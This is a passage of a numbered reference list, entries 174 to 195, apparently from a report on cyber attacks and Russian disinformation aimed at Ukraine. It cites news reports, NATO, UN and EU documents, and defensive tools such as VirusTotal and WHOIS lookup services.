174. Juliana Suess, 2022. Jamming and Cyber Attacks: How Space is Being Targeted in Ukraine. URL: https://www.rusi.org/explore-our-research/publications/commentary/jamming-and-cyber-attacks-how-space-being-targeted-ukraine.

175. Kerstin Zettl-Schabath and Sebastian Harnisch, 2023. One Year of Hostilities in Ukraine: Nine Notes on Cyber Operations. URL: https://eurepoc.eu/wp-content/uploads/2023/06/One_Year_of_Hostilities_in_Ukraine_EuRepoC.pdf.

176. Meta Sharing Debugger. URL: https://developers.facebook.com/tools/debug/.

177. National Cyber Security Index - Ukraine, 2023. URL: https://ncsi.ega.ee/country/ua/.

178. Nations Against Disinformation Initiative. URL: https://ua.nationsagainstdisinformation.org/.

179. North Atlantic Treaty Organization, 2024. Countering hybrid threats. URL: https://www.nato.int/cps/en/natohq/topics_156338.htm.

180. NV, 2024. Hackers interfered with the NV website: attackers posted content to which the editorial board has no relation. URL: https://nv.ua/ukr/ukraine/events/sayt-nv-bulo-zlamano-24-lyutogo-2024-roku-robotu-vzhe-vidnovleno-novini-ukrajini-50395661.html.

181. Obozrevatel, 2023. «Zrada» is being dispersed: fakes are being spread on the Internet in the name of OBOZREVATEL with paid advertising on FB, the publication appealed to the SBU. URL: https://news.obozrevatel.com/ukr/society/rozganyayut-zradu-u-merezhi-poshiryuyut-fejki-vid-imeni-obozrevatel-z-proplachenoyu-reklamoyu-u-fb-vidannya-zvernulosya-v-sbu.htm

182. Project Shield. URL: https://projectshield.withgoogle.com/landing.

183. Prometheus. Facebook post. URL: https://www.facebook.com/prometheusmooc/posts/624107749747669.

184. Red Points, 2023. Website cloning: How to identify, prevent, and respond. URL: https://www.redpoints.com/blog/website-cloning/.

185. Resisting Russia's False Narrative - EU-Ukraine Forum on Countering Disinformation. Conference program. URL: https://drive.google.com/file/d/15ga0cCvuqs_-NUDQ5dQo34Tc7Twt2WvG/view.

186. The NATO Cooperative Cyber Defense Center of Excellence. About us. URL: https://ccdcoe.org/about-us/.

187. The NATO Cooperative Cyber Defense Center of Excellence. The Tallinn Manual. URL: https://ccdcoe.org/research/tallinn-manual/.

188. The State Cyber Protection Center of the State Service of Special Communications and Information Protection of Ukraine, 2023. Semi-Annual Chronicles of UAC-0006 Operations. URL: https://scpc.gov.ua/api/files/8e300d33-6257-4d7f-8f72-457224268343

189. UN. Secretary-General, 2022. Countering disinformation for the promotion and protection of human rights and fundamental freedoms: report of the Secretary-General. URL: https://digitallibrary.un.org/record/3987886?ln=ru&v=pdf.

190. United Nations High Commissioner for Refugees, 2022. Factsheet 4: Types of Misinformation and Disinformation. URL: https://www.unhcr.org/innovation/wp-content/uploads/2022/02/Factsheet-4.pdf.

191. VirusTotal. URL: https://www.virustotal.com/gui/home/url.

192. Vitalii Zubok, Andrii Davydiuk, and T. M. Klymenko, 2023. Cybersecurity of Critical Infrastructure in Ukrainian Legislation and in Directive (EU) 2022/2555. URL: https://www.researchgate.net/publication/375323482_Cybersecurity_of_Critical_Infrastructure_in_Ukrainian_Legislation_and_in_Directive_EU_20222555.

193. Who is hosting this. URL: https://www.whoishostingthis.com/

194. WHOIS Search, Domain Name, Website, and IP Tools. URL: https://who.is/

195. Zmina, 2023. Russians created a number of fake pages in Ukrainian media to spread their propaganda. URL: https://zmina.info/news/rosiyany-stvoryly-nyzku-fejkovyh-storinok-ukrayinskyh-media-dlya-poshyrennya-vlasnoyi-propagandy/.